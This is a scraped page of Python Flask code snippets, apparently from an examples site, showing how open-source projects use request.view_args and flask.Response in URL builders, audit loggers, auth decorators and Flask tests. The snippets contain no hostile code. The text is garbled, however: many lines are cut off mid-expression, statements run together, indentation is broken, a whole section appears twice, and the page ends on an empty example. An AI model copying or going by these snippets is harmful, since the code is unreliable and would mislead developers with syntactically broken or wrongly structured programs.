if parent_query:
```

```
query = parent_query.filter(model.id != self_id) else:
```

```
query = model.query.filter_by(model.id != self_id) return query
```

## Example 18

Project: *fastapi* Author: *zhangnian* File: [cache.py](#)  
[MIT License](#)

5 vo

```
def user_cache_key():
```

```
"""从path paramaters中获取userid
```

```
"""
```

```
return 'cache::user::{}'.format(request.view_args['id'])
```

## Example 19

Project: *SuperOcto* Author: *mcecchi* File: [\*views.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def _check_etag_and_lastmodified_for_i18n(): locale = request.view_args["locale"]

domain = request.view_args["domain"]

etag_ok = util.flask.check_etag(_compute_etag_for_i18n(request.view_args[

lastmodified = _compute_date_for_i18n(locale, domain)
lastmodified_ok = lastmodified is None or
util.flask.check_lastmodified(la return etag_ok and lastmodified_ok
```

## Example 20

Project: *eq-survey-runner* Author: *ONSdigital* File: [\*errors.py\*](#) [MIT License](#)

5 vo

```
def csrf_error(error=None):

metadata = get_metadata(current_user)

if metadata and check_multiple_survey(metadata, request.view_args): log_exception(error, 200)

return render_template('multiple_survey.html') log_exception(error, 401)

return render_template('session-expired.html'), 401
```

## Example 21

Project: *flask-rest-jsonapi* Author: *miLibris* File: [\*resource.py\*](#) [MIT License](#)

5 vo

```
def get(self, *args, **kwargs):
    """Retrieve a collection of objects"""

    self.before_get(args, kwargs)

    qs = QSManager(request.args, self.schema)

    objects_count, objects = self.get_collection(qs, kwargs)
    schema_kwargs = getattr(self, 'get_schema_kwargs', dict())
    schema_kwargs.update({'many': True})

    self.before_marshall(args, kwargs)

    schema = compute_schema(self.schema,
                           schema_kwargs,
                           qs, qs.include)

    result = schema.dump(objects).data

    view_kwargs = request.view_args if hasattr(self, 'view_kwargs', None) else {}
    view_kwargs = add_pagination_links(result,
                                       objects_count,
                                       qs,
                                       url_for(self.view, _external=True, **view_kwargs))
    result.update({'meta': {'count': objects_count}})

    final_result = self.after_get(result)

    return final_result
```

## Example 22

Project: *fava* Author: *beancount* File: [application.py](#) MIT License

5 vo

```
def url_for_current(**kwargs):
    """URL for current page with updated request args."""
    if not kwargs:
        return url_for(request.endpoint, **request.view_args)
    args = request.view_args.copy()
    args.update(kwargs)
    return url_for(request.endpoint, **args)
```

## Example 23

Project: *fava* Author: *beancount* File: [application.py](#) MIT License

5 vo

```
def _incognito(response):
    """Replace all numbers with 'X'."""
    if app.config.get("INCOGNITO") and
       response.content_type.startswith(
           "text/html"):
        is_editor = (
            request.endpoint == "report"
```

```
and request.view_args["report_name"] == "editor"
)
if not is_editor:
    original_text = response.get_data(as_text=True)
    response.set_data(replace_numbers(original_text))
    return response
```

## Example 24

Project: *flasgger* Author: *flasgger* File: [base.py](#) [MIT License](#)

5 vo

```
def __init__(self, *args, **kwargs):
    view_args = kwargs.pop('view_args', {})
    self.config = view_args.get('config')
```

super(APIDocsView, self).\_\_init\_\_(\*args, \*\*kwargs) **Example 25**

Project: *dodotable* Author: *spoqa* File: [flask.py](#) [MIT License](#)

5 vo

```
def build_url(self, **kwargs):
    arg = request.args.copy()
    view_args = request.view_args
    arg.update(view_args)
    for attr in kwargs.keys():
        if attr in arg:
            arg.pop(attr)
    arg.update(kwargs.items())
```

```
rule = request.url_rule  
result = rule.build(arg)  
return result[1]
```

## Example 26

Project: *vulncode-db* Author: *google* File: [\*app\\_factory.py\*](#) Apache License 2.0

5 vo

```
def register_custom_helpers(app):  
  
    def url_for_self(**args):  
  
        return url_for(request.endpoint, **dict(request.view_args, **args))  
        app.jinja_env.globals['url_for_self'] = url_for_self
```

Project: *scfcli* Author: *tencentyun* File: [\*local\\_service.py\*](#) Apache License 2.0

5 vo

```
def _generate_api_event(request):  
  
    req_context = {  
  
        'path':  
        PathConverter.convert_path_to_api_gateway(request.endpoint),  
  
        'httpMethod': request.method,  
  
        'requestId': str(uuid.uuid1()),  
  
        'sourceIp': request.remote_addr,  
  
        'stage': 'prod',
```

```
}

headers = dict(request.headers)

body = request.get_data()

if body:

    body = body.decode('utf-8')

    queries = LocalService._generate_query_dict(request)
    event = ApigwEvent(method=request.method,
                        path=request.path,
                        path_paras=request.view_args,
                        body=body,
                        headers=headers,
                        req_context=req_context,
                        queries_dict=queries)

    return event.to_str()
```

## Example 28

Project: *tcfcli* Author: *tencentyun* File: [local\\_service.py](#) [Apache License 2.0](#)

5 vo

```
def _generate_api_event(request):
    req_context = {
```

```
'path':  
    PathConverter.convert_path_to_api_gateway(request.endpoint),  
  
'httpMethod': request.method,  
  
'requestId': str(uuid.uuid1()),  
  
'sourceIp': request.remote_addr,  
  
'stage': 'prod',  
  
}  
  
headers = dict(request.headers)  
  
body = request.get_data()  
  
if body:  
  
    body = body.decode('utf-8')  
  
    queries = LocalService._generate_query_dict(request)  
    event = ApigwEvent(method=request.method,  
  
                       path=request.path,  
  
                       path_paras=request.view_args,  
  
                       body=body,  
  
                       headers=headers,  
  
                       req_context=req_context,  
  
                       queries_dict=queries)  
  
    return event.to_str()
```

## Example 29

Project: *flask-react-spa* Author: *briancappello* File: [\*decorators.py\*](#) [MIT License](#)

5 vo

```
def auth_required_same_user(*args, **kwargs):
```

```
    """Decorator for requiring an authenticated user to be the same as  
    the user in the URL parameters. By default the user url parameter  
    name to lookup is 'id', but this can be customized by passing an  
    argument:
```

```
@auth_require_same_user('user_id')
```

```
@bp.route('/users/<int:user_id>/foo/<int:id>') def get(user_id, id):
```

```
# do stuff
```

Any keyword arguments are passed along to the `@auth_required` decorator, so roles can also be specified in the same was as it, eg:

```
@auth_required_same_user('user_id', role='ROLE_ADMIN') Aborts  
with HTTP 403: Forbidden if the user-check fails
```

```
"""
```

```
auth_kwargs = {}
```

```
user_id_parameter_name = 'id'
```

```
if not was_decorated_without_parenthesis(args): auth_kwargs =  
    kwargs
```

```
if args and isinstance(args[0], str):
```

```
    user_id_parameter_name = args[0]
```

```
def wrapper(fn):
```

```

@wraps(fn)

@auth_required(**auth_kwargs)

def decorated(*args, **kwargs):

try:

    user_id = request.view_args[user_id_parameter_name]

except KeyError:

    raise KeyError('Unable to find the user lookup parameter ' +
f'{user_id_parameter_name} in the url args') if not
Permission(UserNeed(user_id)).can():
abort(HTTPStatus.FORBIDDEN)

return fn(*args, **kwargs) return decorated

if was_decorated_without_parenthesis(args): return wrapper(args[0])

return wrapper

```

### **Example 30**

Project: *do-portal* Author: certeu File: [\\_\\_init\\_\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```

def api_audit_log(response):

    """Saves information about the request in the audit_log``

:param response: Server :class:`~flask.Response`

:return: :class:`~flask.Response`

```

"""

```
kwargs = {
    'module': api.name,
    'user': current_user.name,
    'email': current_user.email,
    'action':
        _HTTP_METHOD_TO_AUDIT_MAP[request.method.lower()],
    'data': addslashes(request.data.decode()),
    'url': request.url,
    'endpoint': request.endpoint,
    'ip': request.remote_addr,
    'status': response.status,
    'timestamp': datetime.datetime.utcnow().strftime('%Y-%m-%d
        %H:%M:%S')
}

if not request.view_args and request.method.lower() == 'put':
    kwargs['action'] = _HTTP_METHOD_TO_AUDIT_MAP['post']

entry = []
for k, v in kwargs.items():
    entry.append('{0!s}="{1!s}"'.format(k, v))
entry = ' '.join(entry)
current_app.audit_log.info('{0!s}'.format(entry))
return response
```

## Example 31

Project: *do-portal* Author: certeu File: [init.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def cp_audit_log(response):
    """Saves information about the request in the audit_log``

:param response: Server :class:`~flask.Response`

:return: :class:`~flask.Response`

"""

try:
    jdata = json.loads(request.data.decode())
    if 'password' in jdata:
        jdata['password'] = '*****'
    jdata_str = json.dumps(jdata)
except ValueError:
    jdata_str = ""
    kwargs = {
        'module': cp.name,
        'user': g.user.name,
        'email': g.user.email,
```

```

'action': _HTTP_METHOD_TO_AUDIT_MAP[request.method.lower()],
'data': addslashes(jdata_str),
'url': request.url,
'endpoint': request.endpoint,
'ip': request.remote_addr,
'status': response.status,
'timestamp': datetime.datetime.utcnow().strftime('%Y-%m-%d %H:%M:%S')
}

if not request.view_args and request.method.lower() == 'put':
    kwargs['action'] = _HTTP_METHOD_TO_AUDIT_MAP['post']

entry = []
for k, v in kwargs.items():
    entry.append('{0!s}="{1!s}"'.format(k, v))
entry = ' '.join(entry)
current_app.audit_log.info('{0!s}'.format(entry))
return response

```

## Example 32

Project: *invenio-deposit* Author: *inveniosoftware* File: [links.py](#) [MIT License](#)

4 vo

```

def deposit_links_factory(pid):
    """Factory for record links generation.

```

The dictionary is formed as:

.. code-block:: python

```
{
```

```
'files': '/url/to/files',
```

```
'publish': '/url/to/publish',
```

```
'edit': '/url/to/edit',
```

```
'discard': '/url/to/discard',
```

```
...
```

```
}
```

:param pid: The record PID object.

:returns: A dictionary that contains all the links.

```
""""
```

```
links = default_links_factory(pid)
```

```
def _url(name, **kwargs):
```

```
"""URL builder."""
```

```
endpoint = '.{0}_{1}'.format(
```

```
current_records_rest.default_endpoint_prefixes[pid.pid_type], name,
```

```
)
```

```
return url_for(endpoint, pid_value=pid.pid_value, _external=True,
```

```
**kwargs)
```

```

links['files'] = _url('files')

ui_endpoint = current_app.config.get('DEPOSIT_UI_ENDPOINT') if
ui_endpoint is not None:

links['html'] = ui_endpoint.format(
    host=request.host,
    scheme=request.scheme,
    pid_value=pid.pid_value,
)

deposit_cls = Deposit

if 'pid_value' in request.view_args:
    deposit_cls = request.view_args['pid_value'].data[1].__class__
for action in extract_actions_from_class(deposit_cls):
    links[action] = _url('actions', action=action)
return links

```

### **Example 33**

Project: *prometheus\_flask\_exporter* Author: *rycus86* File: [test\\_metrics.py](#) MIT License

4 vo

```

def test_histogram(self):
    metrics = self.metrics()
    @self.app.route('/test/1')
    @metrics.histogram('hist_1', 'Histogram 1')
    def test1():

```

```
    return 'OK'

    self.client.get('/test/1')

    self.assertMetric('hist_1_count', '1.0')

    self.assertMetric('hist_1_bucket', '1.0', ('le', '2.5'))

    @self.app.route('/test/2')

    @metrics.histogram('hist_2', 'Histogram 2', labels={

        'uri': lambda: request.path,

        'code': lambda r: r.status_code

    })

def test2():

    return 'OK'

    self.client.get('/test/2')

    self.assertMetric(

        'hist_2_count', '1.0',

        ('uri', '/test/2'), ('code', 200)

    )

    self.assertMetric(

        'hist_2_bucket', '1.0',

        ('le', '1.0'), ('uri', '/test/2'), ('code', 200)

    )
```

```

@self.app.route('/test/<int:x>/<int:y>')

@metrics.histogram('hist_3', 'Histogram 3', labels={

'x_value': lambda: request.view_args['x'],

'y_value': lambda: request.view_args['y']

}, buckets=(0.7, 2.9))

def test3(x, y):

    return 'OK: %d/%d' % (x, y)

    self.client.get('/test/3/4')

    self.assertMetric(

        'hist_3_count', '1.0',

        ('x_value', '3'), ('y_value', '4')

    )

    self.assertMetric(

        'hist_3_bucket', '1.0',

        ('le', '0.7'), ('x_value', '3'), ('y_value', '4')

    )

```

### **Example 34**

Project: *puppenc* Author: *Jeoffreybauvin* File: [\*puppenc.py\*](#) [Apache License 2.0](#)

4 vo

```
def after_request(response):
```

```
resp_time = PuppencResource.stop_timer(response) timestamp =
time.strftime('%Y-%b-%d %H:%M') if(response.status_code != 200):

message = str(response.data)

else:

message = False

if not 'user' in g:

user = False

else:

if g.user:

user = g.user.name

else:

user = False

if request.headers.getlist("X-Forwarded-For"): client_ip =
request.headers.getlist("X-Forwarded-For")[0]

else:

client_ip = request.remote_addr

log = {

"timestamp": timestamp,

"user": user,

"method": request.method,

"remote_addr": client_ip,
```

```

    "endpoint": request.endpoint,
    "path": request.path,
    "full_path": request.full_path,
    "return_code": response.status_code,
    "view_args": request.view_args,
    "time": float(resp_time),
    "message": message
}

if(response.status_code != 200):
    app.logger.warning(log)
else:
    app.logger.info(log)
return response

```

### **Example 35**

Project: *flask-unchained* Author: *briancappello* File: [auth\\_required\\_same\\_user.py](#) MIT License

4 vo

```
def auth_required_same_user(*args, **kwargs):
    """

```

Decorator for requiring an authenticated user to be the same as the user in the URL parameters. By default the user url parameter name

to lookup is ``id``, but this can be customized by passing an argument::

```
@auth_require_same_user('user_id')

@bp.route('/users/<int:user_id>/foo/<int:id>') def get(user_id, id):
    # do stuff
```

Any keyword arguments are passed along to the `@auth_required` decorator, so roles can also be specified in the same was as it, eg::

```
@auth_required_same_user('user_id', role='ROLE_ADMIN') Aborts
with ``HTTP 403: Forbidden`` if the user-check fails.
```

\*\*\*\*\*

```
auth_kwargs = {}

user_id_parameter_name = 'id'

if not (args and callable(args[0])):
    auth_kwargs = kwargs

if args and isinstance(args[0], str):
    user_id_parameter_name = args[0]

def wrapper(fn):

    @wraps(fn)
    @auth_required(**auth_kwargs)

    def decorated(*args, **kwargs):
        try:
```

```
user_id = request.view_args[user_id_parameter_name]

except KeyError:

    raise KeyError('Unable to find the user lookup parameter ' + f'{user_id_parameter_name} in the url args') if not Permission(UserNeed(user_id)).can():
        abort(HTTPStatus.FORBIDDEN)

return fn(*args, **kwargs)

return decorated

if args and callable(args[0]):

    return wrapper(args[0])

return wrapper
```

### Example 36

Project: *flasgger* Author: *flasgger* File: [base.py](#) [MIT License](#)

4 vo

```
def register_views(self, app):
```

"""

Register Flasgger views

"""

```
# Wrap the views in an arbitrary number of decorators.
```

```
def wrap_view(view):
```

```
    if self.decorators:
```

```
for decorator in self.decorators:
```

```
    view = decorator(view)
```

```
return view
```

```
if self.config.get('swagger_ui', True):
```

```
    uiversion = self.config.get('uiversion', 3) blueprint = Blueprint(
```

```
        self.config.get('endpoint', 'flasgger'),
```

```
        __name__,
```

```
        url_prefix=self.config.get('url_prefix', None),
```

```
        subdomain=self.config.get('subdomain', None),
```

```
        template_folder=self.config.get(
```

```
            'template_folder', 'ui{0}/templates'.format(uiversion)
```

```
        ),
```

```
        static_folder=self.config.get(
```

```
            'static_folder', 'ui{0}/static'.format(uiversion)
```

```
        ),
```

```
        static_url_path=self.config.get('static_url_path', None)
```

```
    )
```

```
    blueprint.add_url_rule(
```

```
        self.config.get('specs_route', '/apidocs/'),
```

```
        'apidocs',
```

```
        view_func=wrap_view(APIDocsView()).as_view(
```

```
'apidocs',
view_args=dict(config=self.config)
))
)

# backwards compatibility with old url style blueprint.add_url_rule(
'/apidocs/index.html',
view_func=lambda: redirect(url_for('flasgger.apidocs'))
)
else:
blueprint = Blueprint(
self.config.get('endpoint', 'flasgger'),
__name__
)
for spec in self.config['specs']:
self.endpoints.append(spec['endpoint'])
blueprint.add_url_rule(
spec['route'],
spec['endpoint'],
view_func=wrap_view(APISpecsView.as_view(
spec['endpoint'],

```

```
loader=partial(  
    self.get_apispecs, endpoint=spec['endpoint'])  
)  
)  
app.register_blueprint(blueprint)
```

### Example 37

Project: *Publ* Author: *PlaidWeb* File: [rendering.py](#) MIT License

4 vo

```
def render_exception(error):  
    """ Catch-all renderer for the top-level exception handler """  
    LOGGER.debug("render_exception %s %s", type(error), error)  
    # Effectively strip off the leading '/', so map_template can decide  
    # what the actual category is  
    category = request.path[1:]  
    qsize = index.queue_length()  
    if isinstance(error, http_error.NotFound) and qsize: retry = max(5,  
        qsize / 5)  
    return render_error(  
        category, "Site reindex in progress", 503, exception={  
            'type': 'Service Unavailable',  
            'str': "The site's contents are not fully known; please try again"
```

```
'qsize': qsize

},
headers={

**NO_CACHE,

'Retry-After': retry,
'Refresh': retry

})

if isinstance(error, http_error.Unauthorized): from flask import
current_app as app

force_ssl = config.auth.get('AUTH_FORCE_HTTPS') if force_ssl and
request.scheme != 'https': return
redirect(utils.secure_link(request.endpoint,
**request.view_args,
**request.args))

flask.g.needs_token = True

if 'token_error' in flask.g:
    flask.flash(flask.g.token_error)

return app.authl.render_login_form(destination=utils.redir_path()),
401

if isinstance(error, http_error.HTTPException): return
render_error(category, error.name, error.code, exception={

'type': type(error).__name__,
```

```
'str': error.description,  
'args': error.args  
})  
  
return render_error(category, "Exception occurred", 500, exception={  
'type': type(error).__name__,  
'str': str(error),  
'args': error.args  
})
```

## Python `flask.Response()` Examples

The following are code examples for showing how to use `flask.Response()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [dynamic-training-with-apache-maven-on-gae](#) Author: [awslabs](#) File: `src/main.py` Apache License 2.0 8 vc

```
def make_web(queue):
    app = Flask(__name__)

    @app.route('/')
    def index():
        return render_template('index.html')

    def gen():
        while True:
            frame = queue.get()
            _, frame = cv2.imencode('.JPEG', frame)
            yield b'--frame\r\n'
            yield b'Content-Type: image/jpeg\r\n\r\n' + frame.tostring() + b'\r\n'

    @app.route('/video_feed')
    def video_feed():
        return Response(gen(),
                       mimetype='multipart/x-mixed-replace; boundary=frame')

    try:
        app.run(host='0.0.0.0', port=8889)
    except:
        print('unable to open port')
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [arymeyer](#) File: `views.py` Apache License 2.0 7 vc

```
def test_implicit_head(self):
    app = flask.Flask(__name__)

    class Index(flask.views.MethodView):
        def get(self):
            return flask.Response('Dumb', headers={
                'X-Method': flask.request.method
            })

    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
    rv = c.get('/')
    self.assert_equal(rv.data, b'Dumb')
    self.assert_equal(rv.headers['X-Method'], 'GET')
    rv = c.head('/')
    self.assert_equal(rv.data, b'')
    self.assert_equal(rv.headers['X-Method'], 'HEAD')
```

### Example 3

Python flask.Response() Examples The following are code examples for showing how to use `flask.Response()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: dynamic-training-with-apache-mxnet-on-aws](#) Author: [awslabs](#) File: [rl\\_data.py](#) Apache

8 votes

### [License 2.0](#)

```
def make_web(queue):
    app = Flask(__name__)
    @app.route('/')
    def index():
        return render_template('index.html')
    def gen():
        while True:
            frame = queue.get()
            _, frame = cv2.imencode('.JPEG', frame)
            yield (b'--frame\r\n'
                   b'Content-Type: image/jpeg\r\n\r\n' + frame.tostring() + b'\r\n'
                   '@app.route('/video_feed')
```

```
def video_feed():

    return Response(gen(),
                  mimetype='multipart/x-mixed-replace; boundary=frame')

try:
    app.run(host='0.0.0.0', port=8889)
except:
    print('unable to open port')
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

7 vo

```
def test_implicit_head(self):

    app = flask.Flask(__name__)

    class Index(flask.views.MethodView):

        def get(self):

            return flask.Response('Blub', headers={

                'X-Method': flask.request.method

            })

    app.add_url_rule('/', view_func=Index.as_view('index')) c =

    app.test_client()

    rv = c.get('/')

    self.assert_equal(rv.data, b'Blub')
```

```
self.assert_equal(rv.headers['X-Method'], 'GET') rv = c.head('/')
```

```
self.assert_equal(rv.data, b")
```

```
self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 3
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

7 vo

```
def test_make_response_with_response_instance(self): app = flask.Flask(__name__)
```

```
with app.test_request_context():
```

```
    rv = flask.make_response(
```

```
        flask.jsonify({'msg': 'W00t'}), 400)
```

```
    self.assertEqual(rv.status_code, 400)
```

```
    self.assertEqual(rv.data, b'\n "msg": "W00t"\n')
```

```
    self.assertEqual(rv.mimetype, 'application/json') rv = flask.make_response(
```

```
        flask.Response(""), 400)
```

```
    self.assertEqual(rv.status_code, 400)
```

```
    self.assertEqual(rv.data, b")
```

```
    self.assertEqual(rv.mimetype, 'text/html')
```

```
    rv = flask.make_response(
```

```
        flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-Foo', 'bar')])
```

```
self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

## Example 4

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) [MIT License](#)

6 vo

```
def check_authentication_response() -> Union[ Response, None]:
```

"""

Return the response as per the authentication requirements.

"""

```
if get_authentication():
```

```
    if get_token():
```

```
        token = check_token(request, get_session())
```

```
        if not token:
```

```
            if request.authorization is None:
```

```
                return failed_authentication(False)
```

```
            else:
```

```
                return verify_user()
```

```
            elif request.authorization is None:
```

```
                return failed_authentication(False)
```

```
            else:
```

```
    return verify_user()
```

```
else:
```

```
    return None
```

## Example 5

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

```
6 vo
```

```
def test_explicit_head(self):
```

```
    app = flask.Flask(__name__)
```

```
    class Index(flask.views.MethodView):
```

```
        def get(self):
```

```
            return 'GET'
```

```
        def head(self):
```

```
            return flask.Response("", headers={"X-Method": "HEAD"})
```

```
            app.add_url_rule('/', view_func=Index.as_view('index'))
```

```
    c = app.test_client()
```

```
    rv = c.get('/')
```

```
    self.assert_equal(rv.data, b'GET')
```

```
    rv = c.head('/')
```

```
    self.assert_equal(rv.data, b"")
```

```
    self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 6
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

6 vo

```
def test_implicit_head(self):
    app = flask.Flask(__name__)
    class Index(flask.views.MethodView):
        def get(self):
            return flask.Response('Blub', headers={
                'X-Method': flask.request.method
            })
    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
    rv = c.get('/')
    self.assert_equal(rv.data, b'Blub')
    self.assert_equal(rv.headers['X-Method'], 'GET')
    rv = c.head('/')
    self.assert_equal(rv.data, b"")
    self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 7
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

6 vo

```
def test_explicit_head(self):
```

```
app = flask.Flask(__name__)

class Index(flask.views.MethodView):

    def get(self):
        return 'GET'

    def head(self):
        return flask.Response("", headers={'X-Method': 'HEAD'})
        app.add_url_rule('/', view_func=Index.as_view('index')) c =
        app.test_client()

    rv = c.get('/')
    self.assert_equal(rv.data, b'GET')

    rv = c.head('/')
    self.assert_equal(rv.data, b"")
    self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 8
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

6 vo

```
def test_make_response_with_response_instance(self):
    app = flask.Flask(__name__)

    with app.test_request_context():
        rv = flask.make_response(
            flask.jsonify({'msg': 'W00t'}), 400)
        self.assertEqual(rv.status_code, 400)
```

```
self.assertEqual(rv.data, b'{"msg": "W00t"}')
self.assertEqual(rv.mimetype, 'application/json') rv =
flask.make_response()

flask.Response("), 400)

self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.data, b"")
self.assertEqual(rv.mimetype, 'text/html')

rv = flask.make_response()

flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-
Foo', 'bar')])

self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

## Example 9

Project: *everyclass-server* Author: *everyclass* File: [views.py](#) Mozilla Public License 2.0

```
6 vo

def exit_maintenance():

    config = get_config()

    auth = request.authorization

    if auth \
        and auth.username in config.MAINTENANCE_CREDENTIALS \
        and config.MAINTENANCE_CREDENTIALS[auth.username] ==
```

```
auth.password: try:  
  
    os.remove(config.MAINTENANCE_FILE) # remove maintenance file  
except OSError:  
  
    return 'Not in maintenance mode. Ignore command.'  
  
open(os.path.join(os.getcwd(), 'reload'), "w+").close() # uwsgi reload  
return 'success'  
  
else:  
  
    return Response(  
  
'Could not verify your access level for that URL.\n'  
  
'You have to login with proper credentials', 401,  
  
{'WWW-Authenticate': 'Basic realm="Login Required"'})
```

**Example 10**

Project: *zmirror* Author: *aploium* File: [\*custom\\_func.sample.py\*](#) MIT License

6 vo

```
def custom_prior_redirect_func(request, parse):
```

```
"""
```

用于在 `prior_request_redirect` 阶段的自定义重定向

若返回一个 `flask.Response` 对象, 则执行重定向, 直接返回这个 `Response` 若返回 `None`, 则不进行重定向

不应该修改 `parse` 变量 (添加头和 cookie 除外)

详见 `config\_default.py` 中 `Custom Redirection` 部分

:param request: flask request object

```
:type request: Request
:param parse: the zmirror parse variable
:type parse: ZmirrorThreadLocal
:rtype: Union[ Response, None]
"""

print(request.url, parse.remote_url)

from flask import redirect

# 如果你想重定向, 请使用这句

# return redirect("/location/you/want/redirect/to") return None # 不进行自定义重定向
```

## Example 11

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

6 vo

```
def try_get_cached_response(url, client_header=None):
"""

尝试从本地缓存中取出响应
```

:param url: real url with query string

:type client\_header: dict

:rtype: Union[ Response, None]

"""

```
# Only use cache when client use GET

if local_cache_enable and parse.method == 'GET' and
cache.is_cached(url): if client_header is not None and 'if-modified-
since' in client_header and cache.is_unchanged(url,
client_header.get('if-modified-since', Non dbgprint('FileCacheHit-
304', url)

return generate_304_response()

else:

cached_info = cache.get_info(url)

if cached_info.get('without_content', True):

# 关于 without_content 的解释, 请看
update_content_in_local_cache()函数

return None

# dbgprint('FileCacheHit-200')

resp = cache.get_obj(url)

assert isinstance(resp, Response)

parse.set_extra_resp_header('x-zmirror-cache', 'FileHit') return resp

else:

return None
```

## Example 12

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

6 vo

```
def generate_our_response():

"""
生成我们的响应

:rtype: Response
"""

# copy and parse remote response

resp = copy_response(is_streamed=parse.streamed_our_response)
if parse.time["req_time_header"] >= 0.00001:
    parse.set_extra_resp_header('X-Header-Req-Time', "%.4f" %
        parse.time["req_"
    if parse.time.get("start_time") is not None and not
        parse.streamed_our_respons

# remote request time should be excluded when calculating total
time parse.set_extra_resp_header('X-Body-Req-Time', "%.4f" %
    parse.time["req_t"] parse.set_extra_resp_header('X-Compute-Time',
    "%.4f" % (process_time() - parse.time["start_t
    parse.set_extra_resp_header('X-Powered-By', 'zmirror/%s' %
        CONSTS.__VERSION__)

if developer_dump_all_traffics and not
    parse.streamed_our_response: dump_zmirror_snapshot("traffic")

return resp
```

### Example 13

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

```

def about_zmirror():

    return Response("""zmirror

version: {version}

Author: {author}

Github: {github_url}

Note: Love Luciaz Forever!

Mirroring: {source_site}

This site: {my_domain}

""".format(version=CONSTS.__VERSION__,
author=CONSTS.__AUTHOR__,
github_url=CONSTS.__GITHUB_URL__,
source_site=target_domain, my_domain=my_host_name),

content_type='text/plain')

# ##### End Flask #####
# ##### Begin Post (auto)Exec Section #####
# ##### domain replacer prefix string buff #####

```

#### **Example 14**

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

6 vo

```

def test_implicit_head(self):

    app = flask.Flask(__name__)

```

```
class Index(flask.views.MethodView):  
  
    def get(self):  
  
        return flask.Response('Blub', headers={  
            'X-Method': flask.request.method  
        })  
  
    app.add_url_rule('/', view_func=Index.as_view('index')) c =  
    app.test_client()  
  
    rv = c.get('/')  
  
    self.assert_equal(rv.data, b'Blub')  
  
    self.assert_equal(rv.headers['X-Method'], 'GET') rv = c.head('/')  
  
    self.assert_equal(rv.data, b"")  
  
    self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 15
```

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

6 vo

```
def test_explicit_head(self):  
  
    app = flask.Flask(__name__)  
  
    class Index(flask.views.MethodView):  
  
        def get(self):  
  
            return 'GET'  
  
        def head(self):
```

```
return flask.Response("", headers={'X-Method': 'HEAD'})  
app.add_url_rule('/', view_func=Index.as_view('index')) c =  
app.test_client()  
  
rv = c.get('/')  
  
self.assert_equal(rv.data, b'GET')  
  
rv = c.head('/')  
  
self.assert_equal(rv.data, b"")  
  
self.assert_equal(rv.headers['X-Method'], 'HEAD') Example 16
```

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_make_response_with_response_instance(self): app =  
flask.Flask(__name__)  
  
with app.test_request_context():  
  
rv = flask.make_response(  
  
flask.jsonify({'msg': 'W00t'}), 400)  
  
self.assertEqual(rv.status_code, 400)  
  
self.assertEqual(rv.data, b'\n "msg": "W00t"\n')  
self.assertEqual(rv.mimetype, 'application/json') rv =  
flask.make_response(  
  
flask.Response(""), 400)  
  
self.assertEqual(rv.status_code, 400)  
  
self.assertEqual(rv.data, b"")
```

```
self.assertEqual(rv.mimetype, 'text/html')

rv = flask.make_response(

flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-
Foo', 'bar')])

self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

## Example 17

Project: *pixelAntiAdblock* Author: *Mechazawa* File: [\*application.py\*](#)  
[GNU General Public License v3.0](#)

```
6 vo

def r_streaming():

    uuid = str(uuid4())

    def generate():

        yield render_template_lazy('streaming.html', uuid=uuid,
        check_count=check_

        wait_total = 0.0

        while wait_total < max_wait and not completed_challenge(uuid,
        check_min_st sleep(0.05)

        wait_total += 0.05

        if completed_challenge(uuid, check_min_streaming): yield
        render_template_lazy('streaming_advert.html') else:

            yield render_template_lazy('streaming_block.html')
```

```
yield '</body></html>'  
  
return Response(generate())
```

## Example 18

Project: *indielangs* Author: *unbalancedparentheses* File: [web.py](#) [MIT License](#)

6 vo

```
def index():  
  
    """Returns the list of languages available in github with the epoch  
    date on which they were added to it"""  
  
    langs_db = languages_db()  
  
    if langs_db:  
  
        languages = langs_db['languages']  
  
        timestamp = int(langs_db['timestamp'].strftime("%s")) else:  
  
            languages = []  
  
            timestamp = int(time.time())  
  
        ret = json.dumps({'languages': languages,  
                         'timestamp': timestamp})  
  
        resp = Response(response=ret,  
                      status=200,  
                      mimetype="application/json")  
  
        return resp
```

## **Example 19**

Project: *Home\_Surveillance\_with\_Python* Author: *kalfasyan* File: [\*app.py\*](#) MIT License

5 vo

```
